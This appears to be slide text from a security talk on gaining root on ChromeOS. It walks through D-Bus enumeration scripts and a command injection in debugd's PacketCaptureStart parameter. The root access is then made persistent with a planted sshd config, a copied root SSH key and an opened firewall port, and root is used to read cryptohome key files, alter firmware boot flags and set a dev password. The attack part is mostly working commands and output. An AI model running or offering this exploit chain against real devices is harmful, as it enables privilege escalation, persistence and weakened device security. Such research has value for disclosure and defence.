gdbus monitor -system -dest org.chromium.flimflam
dbus-monitor -system -type=signal,sender=org.bluez
dbus-monitor -system destination=org.bluez sender=org.bluez
dbus-monitor -system -type=signal,sender=org.chromium.PowerManager
```

```
chronos@localhost /usr/share/dbus-1/system-services $ gdbus monitor --system --dest org.bluez
Monitoring signals from all objects owned by org.bluez
The name org.bluez is owned by :1.27
/org/bluez/hci0: org.freedesktop.DBus.Properties.PropertiesChanged ('org.bluez.Adapter1', {'Class': <uint32 4718852>}, @as
/org/bluez/hci0: org.freedesktop.DBus.Properties.PropertiesChanged ('org.bluez.Adapter1', {'Powered': <true>}, @as [])
/org/bluez/hci0: org.freedesktop.DBus.Properties.PropertiesChanged ('org.bluez.Adapter1', {'Discovering': <true>}, @as [])
/: org.freedesktop.DBus.ObjectManager.InterfacesAdded (objectpath '/org/bluez/hci0/dev_D8_F7_10_C3_C5_F3', {'org.bluez.Devi
```

```
chronos@localhost /usr/share/dbus-1/system-services $ gdbus monitor --system --dest org.chromium.PowerManager
Monitoring signals from all objects owned by org.chromium.PowerManager
The name org.chromium.PowerManager is owned by :1.3
/org/chromium/PowerManager: org.chromium.PowerManager.PowerSupplyPoll ([byte 0x70, 0x00, 0x78, 0x03, 0x8a, 0x01,
x18, 0x01, 0x22, 0x00, 0x2a, 0x00, 0x31, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x38, 0x00, 0x98, 0x01,
```



ENUMERATING THE DBUS

HIGH SCORE
25000

QUICK BASH SCRIPTING

```
chronos@localhost /var/tmp $ cat DBUS-ListNames.sh
#!/bin/bash
mkdir /tmp/DBUS
dbus-send --system --print-reply --dest=org.freedesktop.DBus /org/freedesktop/DBus
org.freedesktop.DBus.ListActivatableNames > /tmp/DBUS-activatable.txt
dbus-send --system --print-reply --dest=org.freedesktop.DBus /org/freedesktop/DBus
org.freedesktop.DBus.ListNames|awk '/string {NF}' > /tmp/DBUS-ListNames.txt
sed 's/\\/g' /tmp/DBUS-ListNames.txt > /tmp/DBUS-ListNames2.txt
mv /tmp/DBUS-ListNames2.txt /tmp/DBUS-ListNames.txt
cat /tmp/DBUS-ListNames.txt
echo "-----"
echo "Activatable Bus Names"
echo "-----"
cat /tmp/DBUS-activatable.txt
```

```
chronos@localhost /var/tmp $ cat DBUS-Introspect.sh
#!/bin/bash
while read -r line
do
echo "-----\n"
echo "$line"
#line=$(sed -e 's/\\/' $line)
echo "gdbus monitor --system --dest $line" >> /tmp/DBUS-monitorcmds.txt
gdbus introspect --system $1 --dest $line --object-path / > /tmp/DBUS/$line
done < /tmp/DBUS-ListNames.txt
```

Activatable Bus Names

```
method return time=1656482722.403615 sender=org.freedesktop.DBus -> destination=:1.83 serial=3 reply_serial=2
array [
  string "org.freedesktop.DBus"
  string "org.chromium.EasyUnlock"
  string "org.chromium.lorgnette"
  string "org.chromium.ImageLoader"
  string "org.chromium.ImageBurner"
  string "org.freedesktop.Avahi"
  string "org.chromium.SmbProvider"
]
```



```
chronos@localhost /var/tmp $ sh DBUS-Introspect.sh -r
org.freedesktop.DBus
-----
org.chromium.DisplayService
-----
:1.9
-----
org.chromium.LivenessService
-----
org.freedesktop.ModemManager1
-----
org.chromium.NetworkProxyService
-----
org.chromium.Mtpd
Error: GDBus.Error:org.freedesktop.DBus.Error.AccessDenied: Rejected send mess
age, 3 matched rules; type="method call", sender=":1.140" (uid=1000 pid=8739 c
omm="gdbus introspect --system -r --dest org.chromium.M") interface="org.freed
esktop.DBus.Introspectable" member="Introspect" error name="(unset)" requested
reply="0" destination="org.chromium.Mtpd" (uid=226 pid=1671 comm="/opt/google
/mtpd/mtpd -minLogLevel=1 0")
-----
org.chromium.LibCrosService
-----
com.ubuntu.Upstart
-----
org.chromium.Cryptohome
Error: GDBus.Error:org.freedesktop.DBus.Error.AccessDenied: Rejected send mess
age, 4 matched rules; type="method call", sender=":1.143" (uid=1000 pid=8748 c
```

```
chronos@localhost /var/tmp $ sh DBUS-ListNames.sh
org.freedesktop.DBus
org.chromium.DisplayService
:1.9
org.chromium.LivenessService
org.freedesktop.ModemManager1
org.chromium.NetworkProxyService
org.chromium.Mtpd
org.chromium.LibCrosService
com.ubuntu.Upstart
org.chromium.Cryptohome
:1.84
:1.40
:1.20
org.chromium.PowerManager
org.bluez
:1.23
org.chromium.UpdateEngine
org.chromium.ComponentUpdaterService
fi.epitest.hostap.WPASupplicant
org.chromium.SessionManager
org.freedesktop.Avahi
org.torproject.tlsdate
org.chromium.flimflam
fi.wl.wpa_supplicant1
org.chromium.cras
org.chromium.KioskAppService
org.chromium.Chaps
org.chromium.CrosDisks
:1.31
:1.10
org.chromium.PermissionBroker
:1.32
:1.11
:1.12
:1.34
:1.0
:1.13
:1.35
:1.1
```

HIGH SCORE
25000

GDBUS MONITORING

INTROSPECTION

```
chronos@localhost /tmp $ cat DBUS-monitorcmds.txt
gdbus monitor --system --dest org.freedesktop.DBus
gdbus monitor --system --dest org.chromium.DisplayService
gdbus monitor --system --dest :1.9
gdbus monitor --system --dest org.chromium.LivenessService
gdbus monitor --system --dest org.freedesktop.ModemManager1
gdbus monitor --system --dest org.chromium.NetworkProxyService
gdbus monitor --system --dest org.chromium.Mtpd
gdbus monitor --system --dest org.chromium.LibCrosService
gdbus monitor --system --dest com.ubuntu.Upstart
gdbus monitor --system --dest org.chromium.CryptoHome
gdbus monitor --system --dest :1.41
gdbus monitor --system --dest org.chromium.PowerManager
gdbus monitor --system --dest org.bluez
gdbus monitor --system --dest org.chromium.UpdateEngine
gdbus monitor --system --dest :1.26
gdbus monitor --system --dest org.chromium.ComponentUpdaterService
gdbus monitor --system --dest :1.27
gdbus monitor --system --dest fi.epitest.hostap.WPASupplicant
gdbus monitor --system --dest :1.29
gdbus monitor --system --dest org.chromium.SessionManager
gdbus monitor --system --dest org.freedesktop.Avahi
gdbus monitor --system --dest org.torproject.tlsdate
gdbus monitor --system --dest org.chromium.flimflam
gdbus monitor --system --dest fi.wl.wpa_supplicant1
gdbus monitor --system --dest org.chromium.cras
gdbus monitor --system --dest org.chromium.KioskAppService
gdbus monitor --system --dest org.chromium.Chaps
gdbus monitor --system --dest :1.52
gdbus monitor --system --dest :1.30
gdbus monitor --system --dest org.chromium.CrosDisks
gdbus monitor --system --dest :1.31
gdbus monitor --system --dest :1.54
gdbus monitor --system --dest :1.10
gdbus monitor --system --dest org.chromium.PermissionBroker
```

```
CryptoHome.conf: <policy user=root>
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf: <policy user=chronos>
CryptoHome.conf:   <deny send destination=org.chromium.CryptoHome
CryptoHome.conf:     org.freedesktop.DBus.Introspectable
CryptoHome.conf:   <deny send destination=org.chromium.CryptoHome
CryptoHome.conf:     org.freedesktop.DBus.Properties
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
CryptoHome.conf:     CheckKey
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
CryptoHome.conf:     ListKeysEx
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
CryptoHome.conf:     CheckKeyEx
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
CryptoHome.conf:     RemoveKeyEx
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
CryptoHome.conf:     GetKeyDataEx
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
CryptoHome.conf:     AsyncCheckKey
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
CryptoHome.conf:     MigrateKey
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
CryptoHome.conf:     AsyncMigrateKey
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
CryptoHome.conf:     AddKey
CryptoHome.conf:   dbus-send --print-reply --system --type=method_call --dest=org.chromium.CryptoHome
CryptoHome.conf:     org.chromium.CryptoHomeInterface
```

https://chromium.googlesource.com/chromiumos/docs/+master/dbus_in_chrome.md

https://chromium.googlesource.com/chromiumos/docs/+master/dbus_best_practices.md

DBUS INTERFACE EXPLORATION

HIGH SCORE
26000

STILL SEARCHING FOR **ROOT**.


Method & Signal Exploration

```
dbus-send --system --dest=org.freedesktop.Dbus --type=method_call --print-reply /org/freedesktop/Dbus org.freedesktop.DBus.Introspectable.Introspect
dbus-send --system --print-reply --dest=org.freedesktop.Avahi /org/freedesktop/Avahi org.freedesktop.DBus.Introspectable.Introspect
dbus-send --system --dest=org.freedesktop.Dbus --type=method_call --print-reply /org/freedesktop/Dbus org.freedesktop.DBus.ListNames
dbus-send --system --dest=org.freedesktop.Dbus --type=method_call --print-reply /org/freedesktop/Dbus org.freedesktop.DBus.ListActivatableNames
dbus-send --system --dest=org.freedesktop.Dbus --type=method_call --print-reply /org/freedesktop/Dbus org.freedesktop.DBus.GetId
dbus-send --system --dest=org.bluez --type=method_call --print-reply /org/freedesktop.DBus.ObjectManager.GetManagedObjects
dbus-send --system --print-reply --dest=org.chromium.Cryptohome /org/chromium/Cryptohome org.chromium.CryptohomeInterface.GetSanitizedUsername string:$1
```



```
chronos@localhost / $ dbus-send --reply-timeout=1 --system --print-reply --dest=org.freedesktop.DBus /org/freedesktop/Dbus org.freedesktop.DBus.StartServiceByNames string:org.chromium.lorgnette uint32:0 2>/dev/null
```

```
NOTICE dbus[375]: [system] Activating service name='org.chromium.lorgnette' (using servicehelper)
INFO lorgnette[6169]: [INFO:main.cc(108)] OnStartup: Dropping privileges
NOTICE dbus[375]: [system] Successfully activated service 'org.chromium.lorgnette'
INFO lorgnette[6169]: [INFO:firewall_manager.cc(89)] FirewallManager::OnServiceAvailable 1
ERR cras_server[1134]: Unable to find the best channel map
NOTICE dbus[375]: [system] Activating service name='org.chromium.lorgnette' (using servicehelper)
INFO lorgnette[6214]: [INFO:main.cc(108)] OnStartup: Dropping privileges
NOTICE dbus[375]: [system] Successfully activated service 'org.chromium.lorgnette'
INFO lorgnette[6214]: [INFO:firewall_manager.cc(89)] FirewallManager::OnServiceAvailable 1
```



```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.TestICMP string:8.8.8.8
{ "8.8.8.8":
  { "sent": 4,
    "recvd": 4,
    "time": 3004,
    "min": 9.977000,
    "avg": 11.574000,
    "max": 12.766000,
    "dev": 1.079000
  }
}
```

```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.SetUserPassword string:chronos
Error org.chromium.debugd.error.AccessDenied: Use of this tool is restricted to dev mode.
chronos@localhost / $
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.EnableChromeDevFeatures string:
Error org.chromium.debugd.error.AccessDenied: Use of this tool is restricted to dev mode.
```

```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.RemoveRootfsVerification
Error org.chromium.debugd.error.AccessDenied: Use of this tool is restricted to dev mode.
```

"PACKET" CAPTURING

```
Press ENTER or type command to continue
```

DBUS COMMAND INJECTION II

HIGH SCORE
27500

TTYS GONE WILD!

```
chronos 2860 0.0 0.0 4320 792 pts/0 S 21:38 0:00 /bin/sh /usr/bin/set_cellular_ppp ``bash$IFS1>&2``
chronos 2910 0.0 0.0 9452 2188 pts/0 S 21:38 0:00 bash
root 3085 0.0 0.0 6572 784 ? S 21:40 0:00 /sbin/minijail0 -v -- /usr/libexec/debugd/helpers/capture_utility.sh --device lo --ht-location ex --output-fi
root 3086 0.0 0.0 6564 932 ? Ss 21:40 0:00 /bin/sh /usr/libexec/debugd/helpers/capture_utility.sh --device lo --ht-location ex --output-file /dev/fd/3
root 3087 0.3 0.0 7424 1424 ? S 21:40 0:01 ex != below ]
chronos 3089 0.0 0.0 4320 660 pts/0 S+ 21:40 0:00 sh
chronos 3091 0.0 0.0 4320 660 pts/0 S+ 21:40 0:00 sh
chronos 3092 0.0 0.0 4320 660 pts/0 S+ 21:40 0:00 sh
root 3093 0.0 0.0 4320 660 ? S 21:40 0:00 sh
root 3100 0.0 0.0 17920 964 ? Ss 21:40 0:00 /usr/sbin/sshd -f /var/tmp/sshd_config
chronos 3125 0.0 0.0 4320 792 pts/1 S 21:40 0:00 /bin/sh /usr/bin/set_cellular_ppp ``bash$IFS1>&2``
chronos 3175 0.0 0.0 9448 2188 pts/1 S 21:40 0:00 bash
chronos 3192 0.0 0.0 18144 3760 pts/1 R+ 21:41 0:00 ssh root@localhost -i /home/chronos/.ssh/id_rsa
root 3193 0.0 0.0 17920 2768 ? Ss 21:41 0:00 sshd: root@pts/2
```



Using the **“/usr/bin/ex”** command we can impersonate **ROOT** via DBUS!

E325: ATTENTION

Found a swap file by the name "/var/tmp/!=.swp"

```
owned by: root    dated: Thu Jul 21 19:51:08 2022
file name: !=
modified: YES
user name: root   host name: localhost
process ID: 5846 (still running)
```

While opening file "!="

- (1) Another program may be editing the same file. If this is the case, be careful not to end up with two different instances of the same file when making changes. Quit, or continue with caution.
- (2) An edit session for this file crashed.
If this is the case, use ":recover" or "vim -r !=" to recover the changes (see ":help recovery").
If you did this already, delete the swap file "/var/tmp/!=.swp" to avoid this message.

!=" [New File]

Press ENTER or type command to continue

Parameter:

--ht-location **ex**

Results in process:

ex != below]



!!:!!q

exit
q!

```
crosh> @localhost / $ idt
crosh> : command not foundnd
crosh> @localhost / $ exit
chronos@localhost / $ exitd
bash: xt: command not found
chronos@localhost / $ id
bash: i: command not found
chronos@localhost / $ id
bash: i: command not found
chronos@localhost / $ idd
uid=1000(chronos) gid=1000(chronos)
(chronos-access)
chronos@localhost / $ exiti
~
```

E353: Nothing in register "

FULL ATTACK PATH TO ROOT

HIGH SCORE
28000

WE'VE GOT **ROOT!**



```
# mkdir /home/chronos/.ssh ; ssh-keygen -f /var/tmp/ssh_host_rsa_key -N "" -t rsa >/dev/null
# cd /var/tmp;openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes -batch
# echo "AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub" > /var/tmp/sshd_config
# echo "StrictModes no" >> /var/tmp/sshd_config
# echo "HostKey /var/tmp/ssh_host_rsa_key" >> /var/tmp/sshd_config
# echo "Port 22" >> /var/tmp/sshd_config
# dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd
org.chromium.debugd.PacketCaptureStart fd:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:ex;sh;sh
# sh
$ sh
# /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa*
$ /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa*
# /home/chronos/.ssh/ ; chown chronos:chronos /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
$ /home/chronos/.ssh/ ; chown chronos:chronos /home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
# /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
$ /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```



```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptureStart f
d:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:ex;sh;sh
1B0BCAAFA82A4B5E08B32AC5A5241320
$ /usr/libexec/debugd/helpers/capture_utility.sh: 479: [: missing ]
sh
$ sh
# /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos
/home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
cp: cannot open '/usr/share/chromeos-ssh-config/keys/id_rsa' for reading: Permission denied
$ /usr/sbin/sshd -f /var/tmp/sshd_config > /var/tmp/sshexec ;cp /usr/share/chromeos-ssh-config/keys/id_rsa* /home/chronos/.ssh/ ; chown chronos:chronos
/home/chronos/.ssh/* ; chmod 600 /home/chronos/.ssh/*
# /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables v1.4.21: can't initialize iptables table 'filter': Permission denied (you must be root)
Perhaps iptables or your kernel needs to be upgraded.
$ /sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```





HIGH SCORE
30000



ssh -p 22 -i /home/chronos/.ssh/id_rsa root@localhost

```
localhost # env
env
TERM=linux
SHELL=/bin/bash
USER=root
LS_COLORS=rs=0:di=01;34;ln=01;36;mh=00;pi=40;33;so=01;35;do=01;35;bd=40;33;
0;42;ow=34;42;st=37;44;ex=01;32;*tar=01;31*;tgz=01;31*;arc=01;31*;arj=0
1*;txz=01;31*;tzo=01;31*;t7z=01;31*;zip=01;31*;z=01;31*;Z=01;31*;dz=
01;31*;tbz=01;31*;tbz2=01;31*;tz=01;31*;deb=01;31*;rpm=01;31*;jar
31*;zoo=01;31*;cpio=01;31*;7z=01;31*;rz=01;31*;cab=01;31*;jpg=01;35*;
a=01;35*;x=01;35*;xpm=01;35*;tif=01;35*;tiff=01;35*;png=01;35*;svg=
01;35*;m2v=01;35*;mkv=01;35*;webm=01;35*;ogg=01;35*;mpd=01;35*;m4v=01;3
5*;rmvb=01;35*;flc=01;35*;avi=01;35*;fli=01;35*;flv=01;35*;gl=
01;35*;ogv=01;35*;ogx=01;35*;cfg=00;32*;conf=00;32*;diff=00;32*;doc=00;32*;
xt=00;32*;aac=00;36*;au=00;36*;flac=00;36*;m4a=00;36*;mid=00;36*;midi
6*;oga=00;36*;opus=00;36*;spx=00;36*;xspf=00;36;
SUDO_USER=root
SUDO_UID=0
USERNAME=root
MAIL=/var/mail/root
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/opt/bin
PWD=/
SHLVL=3
HOME=/root
SUDO_COMMAND=/bin/bash
LOGNAME=root
SUDO_GID=0
=/bin/env
```

```
localhost # set
BASH=/bin/bash
BASHOPTS=checkwinsize:cdhist:complete:fullquote:expand:aliases:extquote:force_ignores:hist
/v cmd completion:progcomp:promptvars:sourcepath
BASH_ALIASES=(
BASH_ARGC=(
BASH_ARGV=(
BASH_CMDS=(
BASH_LINENO=(
BASH_SOURCE=(
BASH_VERSION=([0]=4 "11" [3]=2 [2]=42 [3]=1 "1" [4]=release [5]=x86_64-cros-linux-gnu")
BASH_VERSION=4.3.42(1)-release
COLUMNS=151
CONFID PROTECT_MASK=/etc/gentoo-release /etc/fonts/fonts.conf /etc/terminfo
DIRSTACK=(
EDITOR=/bin/nano
EUID=0
GROUPS=(
HISTFILE=/root/.bash_history
HISTFILESIZE=500
HISTSIZE=500
HOME=/root
HOSTNAME=localhost
HOSTTYPE=x86_64
IFS=$'\n'
INFOPATH=/usr/share/info
LD_LIBRARY_PATH=/usr/local/lib64
LINES=36
LOGNAME=root
LS_COLORS=rs=0:di=01;34;ln=01;36;mh=00;pi=40;33;so=01;35;do=01;35;bd=40;33;01;cd=40;33;01;
30;42;ow=34;42;st=37;44;ex=01;32;*tar=01;31*;tgz=01;31*;arc=01;31*;arj=01;31*;txz=01;31*;
tzo=01;31*;t7z=01;31*;zip=01;31*;z=01;31*;Z=01;31*;dz=01;31*;gz=01;31*;tbz=01;31*;tbz2=01;31*;
tz=01;31*;deb=01;31*;rpm=01;31*;jar=01;31*;zoo=01;31*;cpio=01;31*;7z=01;31*;rz=01;31*;cab=01;31*;jpg=01;35*;
a=01;35*;x=01;35*;xpm=01;35*;tif=01;35*;tiff=01;35*;png=01;35*;svg=01;35*;m2v=01;35*;mkv=01;35*;webm=01;35*;ogg=01;35*;mpd=01;35*;m4v=01;35*;rmvb=01;35*;flc=01;35*;avi=01;35*;fli=01;35*;flv=01;35*;gl=01;35*;ogv=01;35*;ogx=01;35*;cfg=00;32*;conf=00;32*;diff=00;32*;doc=00;32*;ini=00;32*;i
xt=00;32*;aac=00;36*;au=00;36*;flac=00;36*;m4a=00;36*;mid=00;36*;midi=00;36*;nka=00;36*;oga=00;36*;opus=00;36*;spx=00;36*;xspf=00;36;
```

```
chronos@localhost /media/removable/SDCARD $ ssh -p 22 -i /home/chronos/.ssh/id_rsa root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
RSA key fingerprint is SHA256:SJRA5OKsnGZ62cpb1Qz3Vz2FuDhICu98tpUlpbHIZQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
localhost ~ #
localhost ~ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
```

```
localhost fd # ls -al
ls -al
total 0
dr-xr-xr-x 2 root root 0 Jun 23 10:17 .
dr-xr-xr-x 8 root root 0 Jun 23 08:19 ..
lrwxrwxrwx 1 root root 64 Jun 23 10:17 0 -> /dev/null
lrwxrwxrwx 1 root root 64 Jun 23 10:17 1 -> /dev/null
lrwxrwxrwx 1 root root 64 Jun 23 10:17 2 -> /dev/null
lr-xr-xr-x 1 root root 64 Jun 23 10:17 3 -> 'pipe:[1287]'
lr-xr-xr-x 1 root root 64 Jun 23 10:17 4 -> 'pipe:[1287]'
lr-xr-xr-x 1 root root 64 Jun 23 10:17 5 -> anon_inode:inotify
lr-xr-xr-x 1 root root 64 Jun 23 10:17 6 -> anon_inode:inotify
lrwxrwxrwx 1 root root 64 Jun 23 10:17 7 -> 'socket:[1290]'
lrwxrwxrwx 1 root root 64 Jun 23 10:17 8 -> 'socket:[1604]'
lrwxrwxrwx 1 root root 64 Jun 23 10:17 9 -> 'socket:[6905]'
```

```
localhost stateful_partition # capsh --print
capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac override,cap_d
et_bind service,cap_net broadcast,cap_net adm
ys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_ni
,cap_setfcap,cap_mac override,cap_mac_admin,c
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
```

```
localhost ns # ls -al
ls -al
total 0
dr-xr-xr-x 2 root root 0 Jun 23 10:17 .
dr-xr-xr-x 8 root root 0 Jun 23 08:19 ..
lrwxrwxrwx 1 root root 0 Jun 23 10:18 ipc -> 'ipc:[402651839]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 mnt -> 'mnt:[402651840]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 net -> 'net:[402651957]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 pid -> 'pid:[402651836]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 user -> 'user:[402651837]'
lrwxrwxrwx 1 root root 0 Jun 23 10:18 uts -> 'uts:[402651838]'
```

Local Access Granted!
GTFO!



UID/GID=0

HOME=/root

SHELL=/bin/bash

PATH=/bin:/sbin:/usr/bin:/usr/sbin:

/usr/local/sbin:/usr/local/bin:/opt/bin

root

```
localhost ~ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),26(tape),27(video),207(tss),208(pkcs11),219(wpa),1001(chronos-access)
```

```
localhost .shadow # pwd
/home/.shadow
localhost .shadow # ls -al
total 32
```

```
drwx----- 2 root root 4096 Jun 28 22:10 .
drwxr-xr-x 6 root root 4096 Jun 28 22:10 ..
-rw----- 1 root root 559 Jun 28 21:47 cryptohome.key
-rw----- 1 root root 8 Jun 28 21:47 cryptohome.key.sum
-rw-r--r-- 1 root root 172 Jun 28 22:10 install_attributes.pb
-rw-r--r-- 1 root root 8 Jun 28 22:10 install_attributes.pb.sum
-rw-r--r-- 1 root root 16 Jun 28 21:45 salt
-rw-r--r-- 1 root root 8 Jun 28 21:45 salt.sum
```

HIGH SCORE 30000

```
localhost bin # iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

```
localhost bin #
```

```
localhost bin # iptables -L
iptables -L
Chain INPUT (policy DROP)
target    prot opt source                destination          state RELATED,ESTABLISHED
ACCEPT    all  --  anywhere              anywhere
ACCEPT    all  --  anywhere              anywhere
ACCEPT    icmp --  anywhere              anywhere
ACCEPT    udp  --  anywhere              224.0.0.251          udp dpt:mdns
ACCEPT    udp  --  anywhere              239.255.255.250       udp dpt:1900
NQUEUE    udp  --  anywhere              anywhere              NQUEUE num 10000
ACCEPT    tcp  --  anywhere              anywhere              tcp dpt:ssh
```

```
Chain FORWARD (policy DROP)
target    prot opt source                destination
```

```
Chain OUTPUT (policy DROP)
target    prot opt source                destination          state NEW,RELATED,ESTABLISHED
NQUEUE    udp  --  anywhere              224.0.0.251          udp dpt:mdns NQUEUE num 10001
NQUEUE    udp  --  anywhere              239.255.255.250       udp dpt:1900 NQUEUE num 10001
ACCEPT    all  --  anywhere              anywhere
ACCEPT    all  --  anywhere              anywhere
```

```
localhost lib # crossystem
crossystem
arch                = x86                # Platform architecture
backup_nvram_request = 1                # Backup the nvram somewhere at the next boot. Cleared on success.
battery_cutoff_request = 0            # Cut off battery and shutdown on next boot.
block_devmode        = 0                # Block all use of developer mode
clear_tpm_owner_request = 0            # Clear TPM owner on next boot
clear_tpm_owner_done = 1                # Clear TPM owner done
cross_debug           = 0                # OS should allow debug features
dbg_reset             = 0                # Debug reset mode request (writable)
debug_build           = 0                # OS image built for debug features
dev_boot_usb          = 0                # Enable developer mode boot from USB/SD (writable)
dev_boot_legacy       = 0                # Enable developer mode boot Legacy OSes (writable)
dev_boot_signed_only  = 0                # Enable developer mode boot only from official kernels (writable)
dev_default_boot      = disk            # default boot from legacy or usb (writable)
devsw_boot            = 0                # Developer switch position at boot
devsw_cur             = 0                # Developer switch current position
disable_dev_request   = 0                # Disable virtual dev-mode on next boot
ecfwr_act             = RW              # Active EC firmware
fmap_base             = 0x00610000       # Main firmware flashmap physical address
fwb_tries             = 0                # Try Firmware B count (writable)
fw_boot2              = 0                # If firmware was selected by vboot2 or 0 otherwise
fwid                  = 0                # Active firmware ID
fwupdate_tries        = 0                # Times to try OS firmware update (writable, inside kern.vw)
fw_tried              = 0                # Firmware tried this boot (vboot2)
fw_try_count          = 0                # Number of times to try fw try next (writable)
fw_try_next           = A                # Firmware to try next (vboot2,writable)
fw_result             = unknown          # Firmware result this boot (vboot2,writable)
fw_prev_tried         = A                # Firmware tried on previous boot (vboot2)
fw_prev_result        = unknown          # Firmware result of previous boot (vboot2)
hwid                  = BUTTERFLY_AVOCADO_D-B 5086 # Hardware ID
```

```
localhost lib # crossystem dev_boot_legacy=1
crossystem dev_boot_legacy=1
localhost lib # crossystem |grep dev_boot
crossystem |grep dev_boot
dev_boot_usb          = 0                # Enable developer mode boot from USB/SD (writable)
dev_boot_legacy       = 1                # Enable developer mode boot Legacy OSes (writable)
dev_boot_signed_only  = 0                # Enable developer mode boot only from official kernels (writable)
```

```
localhost root # fdisk -l
Disk /dev/loop0: 3.2 GiB, 3392634880 bytes, 6626240 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disk /dev/loop1: 1.9 GiB, 2037837824 bytes, 3980152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disk /dev/sda: 14.9 GiB, 16013942784 bytes, 31277232 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 1CEAD0EB-9671-1442-ADB5-0C8D7E63A518
```

Device	Start	End	Sectors	Size	Type
/dev/sda1	8704000	31277055	22573056	10.8G	Microsoft basic data
/dev/sda2	20480	53247	32768	16M	ChromeOS kernel
/dev/sda3	4509696	8703999	4194304	2G	ChromeOS root fs
/dev/sda4	53248	86015	32768	16M	ChromeOS kernel
/dev/sda5	315392	4509695	4194304	2G	ChromeOS root fs
/dev/sda6	16448	16448	1	512B	ChromeOS kernel
/dev/sda7	16449	16449	1	512B	ChromeOS root fs
/dev/sda8	86016	118783	32768	16M	Microsoft basic data
/dev/sda9	16450	16450	1	512B	ChromeOS reserved
/dev/sda10	16451	16451	1	512B	ChromeOS reserved
/dev/sda11	64	16447	16384	8M	unknown
/dev/sda12	249856	315391	65536	32M	EFI System

Partition table entries are not in disk order.

```
localhost etc # chromeos-setdevpasswd
chromeos-setdevpasswd
Password: newpassword!
```

Verifying - Password: newpassword!

```
localhost etc # ls
ls
devmode.passwd
localhost etc # cat devmode.passwd
cat devmode.passwd
